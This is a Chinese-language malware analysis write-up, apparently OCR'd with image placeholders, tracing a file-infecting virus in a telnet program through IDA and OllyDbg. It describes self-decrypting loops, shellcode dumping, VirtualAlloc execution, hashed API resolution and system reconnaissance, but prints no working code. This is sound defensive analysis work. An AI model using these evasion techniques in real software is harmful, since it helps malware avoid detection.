


发现有远程注入的行为，初步判断为感染型病毒，将病毒主体载入 IDA 和 OD 进行分析


快速定位主函数，来到 0100C9EB call InitApplication 函数，用于初始化 telnet 相关功能，在 OD 中 F7 步入




首先载入 telnetcr.dll，判断操作系统的语言，之后载入资源




在函数最后调用 RegisterClassW 和 CreateWindowExW 创建窗口，这里我们应该注意这个窗口的回调函数



在 OD 中下断点，断到该窗口回调函数中，单步到 0100B9FC call sub_1038F75 时，如果直接步过，程序会直接跑飞并重新断在了窗口回调函数的起始位置




我们只能步入该函数，之后我们会出现上述同样的问题，步过某个函数程序会跑飞，我们记录这些函数并进入该函数重复上述操作，最终找到了核心代码(该过程需要极大的耐心)，断点函数如下




最终找到了 01035D6C 处的 call eax，步入该函数，会出现一个 loop 循环，该循环用于动态解密 loop 下面的指令，解密前后的对比图如下

解密前




下条件断点解密后的指令



解密后的数据中又发现了 loop 指令，同上下条件断点解密 shellcode，我们可以 dump 当前的内存保存为 dump.exe

使用 IDA 载入。


之后会在 0103370B 处 call eax 调用 virtualAlloc 为 shellcode 分配堆空间，接着在 01033775 处 call ebx 进入堆空间执行 shellcode





在内存中 dump 该 shellcode 保存为 shellcode.txt，IDA 载入，继续分析


shellcode.txt（shellcode 行为分析）

首先会分四次动态获取所需的 API 函数












获取的过程比较有趣，该病毒作者自己实现了一个 hash 算法，用于对相应的 DLL 进行 PE 操作后获取的 API 函数名称进行加密再与已经写好的 hash 进行比较，从而找到需要的 API 函数地址




之后调用 GlobalMemoryStatus 函数获取内存信息，接着调用 cpuid 指令获取 cpu 信息



